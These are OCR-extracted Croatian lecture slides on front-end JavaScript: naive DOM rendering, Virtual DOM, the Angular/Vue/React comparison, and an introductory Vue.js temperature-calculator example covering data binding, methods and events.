
Izmjestili u posebnu metodu (sljedeći slajd)

# ...nastavak:

```

async render(focusOnElementName) { // silly rendering...
  document.querySelector("router-
view").innerHTML = await this.currViewObject.getHtml();
  this.bind ViewData(); // 😞
  if (focusOnElementName) {
    document.querySelector(`[uspa-
bind="${focusOnElementName}"]`).focus();
  }
}

```




# „Silly” rendering...

- IsCRTavanje na takav način bi bilo loše - kod svake promjene se:
  - ponovo iscrtava cijeli sadržaj
  - i ponovo se radi povezivanje svega!
- Različiti radni okviri koriste različite pristupa za optimiranje iscrtavanja, npr.:
  - React i Vue koriste tzv. Virtual DOM
  - Angular koristi „Incremental DOM” <https://github.com/google/incremental-dom>
  - Svelte ni jedno ni drugo, itd.
- S korisničke strane želi se postići da korisnik (developer) ne mora brinuti o (performansama) iscrtavanja, već da se bavi deklarativnim programiranjem i promjenama stanja

# Virtual DOM

- Nezahtjevna JS memorijska reprezentacija DOM-a

- Ideja:



# Kraj primjera

- Vidjeli smo:
- Routing
  - History API
- Data-binding
  - Proxy, Observer
- Rendering
  - Virtual DOM
- (HTML) templates
- „Components”


A sad idemo na pravi radni okvir...



# Vue.js


*a crash course...*

# Velika trojka: Angular, Vue, React



<https://trends.google.com/trends/explore?q=%2Fg%2F11c6w0ddw9,%2Fg%2F11c0vmgx5d,%2Fm%2F012l1vxv>


# Github stars



<https://theappsolutions.com/blog/development/vue-angular-react-comparison/>

# ■ Vue.js

- „nije važno” -> sva tri su dobra
- Wikipedia:
  - Vue.js (commonly referred to as Vue; pronounced /vju:/, like "view") is an **open-source model–view–viewmodel front end** JavaScript **framework** for building **user interfaces** and **single-page applications**.
- Vue.js:
  - Vue is a **progressive framework** for building **user interfaces**.
- Evan You, 2014.:
  - *"I figured, what if I could just extract the part that I really liked about Angular and build something really lightweight.,,*
- **Vue 2 -> Vue 3**



<https://web.archive.org/web/20170603052649/https://betweenthewires.org/2016/11/03/evan-you/>

# **01-basics, interpolation, v-bind**

# Primjer – Calculator

app.js

```
const Calculator = {
  data() {
    return {
      tempCelsius: 0,
      tempFahrenheit: 32,
      startedDateAt: new Date().toLocaleDateString("hr-HR"),
      startedTimeAt: new Date().toLocaleTimeString("hr-HR"),
    };
  },
};

const app = Vue.createApp(Calculator);
app.mount("#my-app");
```

HTML (template) je zasad u index.html  
(sljedeći slajd)

Temperature calculator, the  
time is: 18. 05. 2021.  
16:28:59

Celsius

0

Fahrenheit

32

# Primjer – Calculator

index.html

```
<body>
  <div id="my-app">
    <h3>Temperature calculator, the time is: {{ startedDateAt }} {{ startedTimeAt }} </h3>
    <form>
      <div class="form-group row">
        <label for="celsius" class="col-sm-2 col-form-label">Celsius</label>
        <div class="col-sm-10">
          <input type="number" class="form-control" placeholder="C"
            v-bind:value="tempCelsius">
        </div>
      </div>
      <div class="form-group row">
        <label for="fahrenheit" class="col-sm-2 col-form-label">
        <div class="col-sm-10">
          <input type="number" class="form-control" placeholder="F"
            :value="tempFahrenheit">
        </div>
      </div>
    </form>
  </div>
</body>
```

interpolation: {{ js }}

v-bind: jednosmjerno

v-bind: skraćena sintaksa

Temperature calculator, the  
time is: 18. 05. 2021.

16:28:59

Celsius

0

Fahrenheit

32

# **02-basics, events, methods, this**

# Dodajmo interakciju – prvo dodajem methods

app.js

```
const Calculator = {
  data() {
    return {
      tempCelsius: 0,
      tempFahrenheit: 32, ...
    };
  },
  methods: {
    c2f() {
      this.tempCelsius = this.toFloat(this.$refs.tempCelsius.value);
      this.tempFahrenheit = Math.round(this.tempCelsius * 9 / 5 + 32);
    },
    f2c(event) {
      event.preventDefault();
      this.tempFahrenheit = this.toFloat(this.$refs.tempFahrenheit.value);
      this.tempCelsius = Math.round((this.tempFahrenheit - 32) * 5 / 9);
    },
    toFloat(value) { // suvišno, samo da se vidi this.method
      return parseFloat(value);
    }
  }
};
```

Pored `data`, sad imamo i  
`methods`

Očigledno, svojstva podatkovnog  
objekta i funkcije u `methods` bivaju  
mapirane na `this` (Proxy)

Pozivat ćemo ih onclick; ako nas zanima  
Vue će nam poslati i event object.

Ugrađeni `$refs` objekt  
će sadržavati HTML  
elemente koje označimo  
(sljedeći slajd)

# Dodajmo interakciju (pretvorbu)

index.html

```
<form>
  <div class="form-group row">
    <label for="celsius" class="col-sm-4 col-form-label">Celsius</label>
    <div class="col-4">
      <input type="number" class="form-control" placeholder="C"
        v-bind:value="tempCelsius" ref="tempCelsius">
    </div>
    <div class="col-2">
      <button v-on:click="c2f">→F</button>
    </div>
  </div>
  <div class="form-group row">
    <label for="fahrenheit" class="col-4 col-form-label">Fa
    <div class="col-4">
      <input type="number" class="form-control" placeholder=
        :value="tempFahrenheit" ref="tempFahrenheit">
    </div>
    <div class="col-2">
      <button @click.prevent="f2c">→C</button>
    </div>
  </div>
```

dodajemo u \$refs,  
ime je proizvoljno

v-on:event: method ili method(...)

Temperature calculator, the time is: 19. 05.  
2021. 10:27:01

